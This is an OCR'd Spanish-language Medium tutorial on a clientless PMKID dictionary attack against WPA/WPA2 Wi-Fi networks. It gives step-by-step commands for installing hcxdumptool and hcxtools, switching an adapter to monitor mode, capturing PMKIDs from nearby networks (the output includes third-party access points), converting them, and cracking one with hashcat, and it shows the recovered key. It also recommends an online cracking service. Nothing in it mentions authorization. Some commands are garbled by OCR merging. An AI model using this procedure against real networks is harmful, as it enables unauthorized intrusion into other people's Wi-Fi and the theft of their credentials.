

medium.com


Ataque clientless a WPA/WPA2 usando PMKID - Hacking/Security - Medium

Ilana MT

5-6 minutos







Veremos como realizar un ataque de diccionario a una red WiFi WPA/WPA2 sin necesidad de capturar el handshake, es decir, sin necesidad de que haya un cliente en la red. Esto es posible en algunos routers ya que envían el PMKID en el primer mensaje del handshake, con el objetivo de permitir roaming. Con esto se obtiene la misma información que se calcula al capturar los datos del handshake completo.

En este caso el ataque se logró para un router ASUS RT-NP10P.

Hardware:

- Máquina con distro de Linux instalada (Ubuntu/Kali). En este ejemplo se utilizó una Virtual Box con Kali Linux.
- Adaptador inalámbrico USB. En este ejemplo se utilizó un Alfa AWUS036NHA.

Software:

- Aircrack-ng
- Hashcat
- Hxcdumptool
- Hcxtools

Para comenzar, es necesario instalar las herramientas necesarias. Hcxdumptool y Hcxtools se encuentran en repositorios de GitHub y se pueden instalar descargando el archivo comprimido de los links a continuación o clonarlos utilizando *git*. Además se deben compilar los archivos necesarios. Para ello se utilizan los siguientes comandos:

Hcxdumptool

```
> git clone https://github.com/ZerBea/hcxdumptool>
```


```
make> sudo make install
```

Hcxtools

```
> git clone https://github.com/ZerBea/hcxtools>
make> sudo make install
```

Luego es necesario conectar el adaptador al computador y revisar el nombre de la interfaz inalámbrica asociada a éste. Para ello ejecutamos el comando ifconfig:

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe11:5156  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:11:51:56  txqueuelen 1000  (Ethernet)
        RX packets 22  bytes 3470 (3.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 60  bytes 5036 (4.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 20  bytes 1116 (1.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20  bytes 1116 (1.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
```



En este caso el nombre de la interfaz es *wlan0*. En adelante, cuando yo escriba *wlan0,* debes reemplazarlo por el nombre de la interfaz.

A continuación configuraremos el adaptador en modo monitor utilizando los siguientes comandos:

```
> ifconfig wlan0 down> iwconfig wlan0 mode monitor> ifconfig wlan0 up
```

Para que *Hcxdumptool* funcione correctamente, es necesario utilizar además los comandos :

```
> airmon-ng check kill> airmon-ng start wlan0
```

De esta forma se detiene cualquier proceso que pueda intervenir en el uso de esta herramienta. Ahora utilizaremos Hcxdumptool para capturar los PMKIDs de las redes cercanas. Usamos el comando:

```
> hcxdumptool -o attack.pcap -i wlan0 --enable_status=1
```

Y esperamos unos minutos. Con lo que se debería obtener algo como esto:


```
root@kali:~# hcxdumptool -o attack25.pcap -i wlan0 --enable_status=1
initialization...

start capturing (stop with ctrl+c)
INTERFACE.................: wlan0
ERRORMAX..................: 100 errors
FILTERLIST................: 0 entries
MAC CLIENT................: a4a6a9ffdae3
MAC ACCESS POINT..........: 7ce4aa5ef53d (incremented on every new client)
EAPOL TIMEOUT.............: 150000
REPLAYCOUNT...............: 62292
ANONCE....................: 2f741734e984e65905ef18b1f8980936e5a304373e910522fb624ee9e1ca3311

[15:40:16 - 001] 3457605f7e35 -> a4a6a9ffdae3 [FOUND PMKID CLIENT-LESS]
[15:40:16 - 001] 409f3876fb0b -> 3457605f7e35 [FOUND HANDSHAKE AP-LESS, EAPOL TIMEOUT 15236]
[15:40:16 - 001] 84aa9ce1b234 -> a4a6a9ffdae3 [FOUND PMKID CLIENT-LESS]
[15:40:17 - 001] 3ca06705e7a5 -> 3457605f7e35 [FOUND HANDSHAKE AP-LESS, EAPOL TIMEOUT 7057]
[15:40:17 - 001] 3457605f7e35 -> 3ca06705e7a5 [FOUND PMKID]
[15:40:24 - 006] 086a0a51030c -> a4a6a9ffdae3 [FOUND PMKID CLIENT-LESS]
[15:40:26 - 006] 881fa11ab90a -> 00e0204b552b [FOUND HANDSHAKE AP-LESS, EAPOL TIMEOUT 343437]
[15:40:30 - 002] 38f73ddbf494 -> ac84c6a6cec9 [FOUND HANDSHAKE AP-LESS, EAPOL TIMEOUT 13483]
[15:40:32 - 011] ccd4a10a9b77 -> a4a6a9ffdae3 [FOUND PMKID CLIENT-LESS]
[15:40:33 - 011] 80c5f2901d93 -> a0ab1b84cedc [FOUND HANDSHAKE AP-LESS, EAPOL TIMEOUT 3419]
[15:40:33 - 011] 3052cb61c975 -> a0ab1b84cedc [FOUND HANDSHAKE AP-LESS, EAPOL TIMEOUT 3427]
[15:40:33 - 011] a0ab1b84cedc -> 3052cb61c975 [FOUND AUTHORIZED HANDSHAKE, EAPOL TIMEOUT 16035]
[15:40:34 - 011] 1496e5908183 -> a0ab1b84cedc [FOUND HANDSHAKE AP-LESS, EAPOL TIMEOUT 99446]
[15:40:34 - 011] a0ab1b84cedc -> 1496e5908183 [FOUND AUTHORIZED HANDSHAKE, EAPOL TIMEOUT 11906]
[15:40:35 - 011] 90cdb61af84a -> a0ab1b84cedc [FOUND HANDSHAKE AP-LESS, EAPOL TIMEOUT 22191]
[15:40:35 - 011] a0ab1b84cedc -> 90cdb61af84a [FOUND AUTHORIZED HANDSHAKE, EAPOL TIMEOUT 11907]
[15:40:36 - 011] a0ab1b84cedc -> 80c5f2901d93 [FOUND AUTHORIZED HANDSHAKE, EAPOL TIMEOUT 17100]
[15:40:37 - 011] 9caed391bee1 -> a0ab1b84cedc [FOUND HANDSHAKE AP-LESS, EAPOL TIMEOUT 15768]
INFO: cha=1, rx=7317, rx(dropped)=4637, tx=354, powned=18, err=0^C
```

Salida de hcxdumptool.

Se observa que se capturan PMKIDs de manera clientless (sin necesidad de que los AP tengan clientes). Los PMKIDs capturados se guardarán en el archivo *attack.pcap.* A continuación convertiremos el archivo capurado a un archivo legible por Hashcat (hashes). Para ello utilizamos Hcxtools. Una vez dentro de la carpeta hcxtools clonada de GitHub, ejecutamos:

```
> hcxtools/hcxpcaptool -z myhash.txt attack.pcap
```

Con esto además veremos un resumen de los datos capturados:



```
root@kali:~# hcxtools/hcxpcaptool -z myhash.txt attack.pcap

reading from attack.pcap

summary:
--------
file name.....................: attack.pcap
file type.....................: pcapng 1.0
file hardware information.....: x86_64
file os information...........: Linux 4.19.0-kali5-amd64
file application information..: hcxdumptool 5.1.7
network type..................: DLT_IEEE802_11_RADIO (127)
endianness....................: little endian
read errors...................: flawless
packets inside................: 631
skipped packets (damaged).....: 0
packets with GPS data.........: 0
packets with FCS..............: 581
beacons (total)...............: 26
beacons (WPS info inside).....: 12
probe requests................: 21
probe responses...............: 4
association requests..........: 42
association responses.........: 38
```

```
reassociation requests.....: 10
reassociation responses.....: 7
authentications (OPEN SYSTEM)....: 223
authentications (BROADCOM).....: 138
EAPOL packets (total).....: 260
EAPOL packets (WPA2).....: 260
PMKIDs (total).....: 9
PMKIDs (WPA2).....: 26
PMKIDs from access points.....: 9
best handshakes.....: 16 (ap-less: 14)
best PMKIDs.....: 9

9 PMKID(s) written to myhash.txt
```

Resumen de datos capturados

Para ver los hashes se puede utilizar:

```
> cat myhash.txt
```

Un hash válido debe tener 4 partes separadas por un *, como los que se observan a continuación:

Hashes capturados válidos


En cada línea hay un hash. La segunda parte de cada hash corresponde al BSSID de la red de la cual se capturó el PMKID, por lo que se puede determinar si se capturó o no el PMKID de la red objetivo.

En este caso buscamos conseguir la clave de la red con BSSID *40167ec43b8c*, que corresponde al último hash capturado.


En caso de que tengan sólo 3 partes, estos son inválidos y no permitirán llevar a cabo el ataque. Normalmente, los PMKIDs

capturados por Hcxdumptool son válidos; a diferencia de otras herramientas que permiten capturarlos como Wireshark o Bettercap, en que se capturan PMKIDs que no son más que una secuencia de ceros.

A continuación se muestran capturas válidas e inválidas en Wireshark. Esto no es necesario para el ataque, es sólo para mostrar que el hecho de que se capture un PMKID no significa que este vaya a ser útil.



PMKID inválido



RSN PMKID: fa9bb96d18aed4da9c79df4f7ed877b9

PMKID válido

Una vez que se tiene un archivo con hashes válidos, basta utilizar hashcat para realizar el ataque de diccionario. Para ello se utiliza el comando:

```
> hashcat -m 16800 --force myhash.txt
```
<diccionario>

Si el diccionario contiene la clave, eventualmente se mostrará los siguiente:

```
8de9e31aa0a925b9e67f72ab752884a3*40167ec43b8c*b025aaf158f7*444546434f4e5f5750415f32:751196366

Session..........: hashcat
Status...........: Cracked
Hash.Type........: WPA-PMKID-PBKDF2
Hash.Target......: 8de9e31aa0a925b9e67f72ab752884a3*40167ec43b8c*b025a...415f32
Time.Started.....: Fri Aug  2 16:09:05 2019 (2 mins, 38 secs)
Time.Estimated...: Fri Aug  2 16:11:43 2019 (0 secs)
Guess.Base.......: File (myDict.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     1241 H/s (4.60ms) @ Accel:128 Loops:32 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 196608/1000000 (19.66%)
Rejected.........: 0/196608 (0.00%)
Restore.Point....: 195840/1000000 (19.58%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: 751195840 -> 751196607
```

Una alternativa a Hashcat es utilizar *gpuhash.me*, donde se pueden copiar los hashes directamente (de a uno). Se debe apretar *Add new task* y seleccionar la opción *WPA/WPA2 PMKID*.

Con esto se concluye el ataque. Éste permite precalcular el PMK y por lo tanto puede llegar a ser significativamente más rápido que el ataque en que se captura el handshake. Además, como se mencionó anteriormente, este ataque no necesita que existan

clientes en la red conectándose. No obstante, la mayoría de los routers no tienen roaming y por lo tanto no envían el PMKID al principio del handshake, por lo que este ataque no es posible en cualquier red WPA/WPA2.

Espero que esta información les sirva, no olviden dejar un aplauso.

¡Gracias!